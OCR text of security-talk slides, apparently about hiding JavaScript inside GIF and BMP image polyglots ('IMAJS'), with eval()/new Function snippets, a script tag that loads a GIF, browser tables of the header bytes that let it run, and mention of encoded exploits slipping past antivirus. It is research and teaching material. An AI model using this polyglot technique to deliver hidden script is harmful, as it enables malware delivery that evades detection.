
<CANVAS>


See no eval()

Same Same No Different!


```
var a = eval(str);
```

```
a = (new Function(str))();
```


IMAJS
OH HAI!
I iz being a Javascript

IMAJS


http://10.0.1.3/imajs_demo.html
It's a TRAP!
Thu Nov 08 2012 03:08:42 GMT+0530 (IST)


<img src="itsatrap.gif">
<script src="itsatrap.gif">
</script>

IMAJS-GIF Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	?	?
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

IMAJS-BMP Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-


The αq Exploit

Demo


Alpha encoded exploit code
IMAJS CANVAS "loader" script


These are not the sploits
you're looking for

No virus threat detected




The FUTURE?
HTML5 Video
SVG
WebGL
Mobile Browsers

when Bad Things come in Good packages

THE END

@therealsaumil
saumil@net-square.com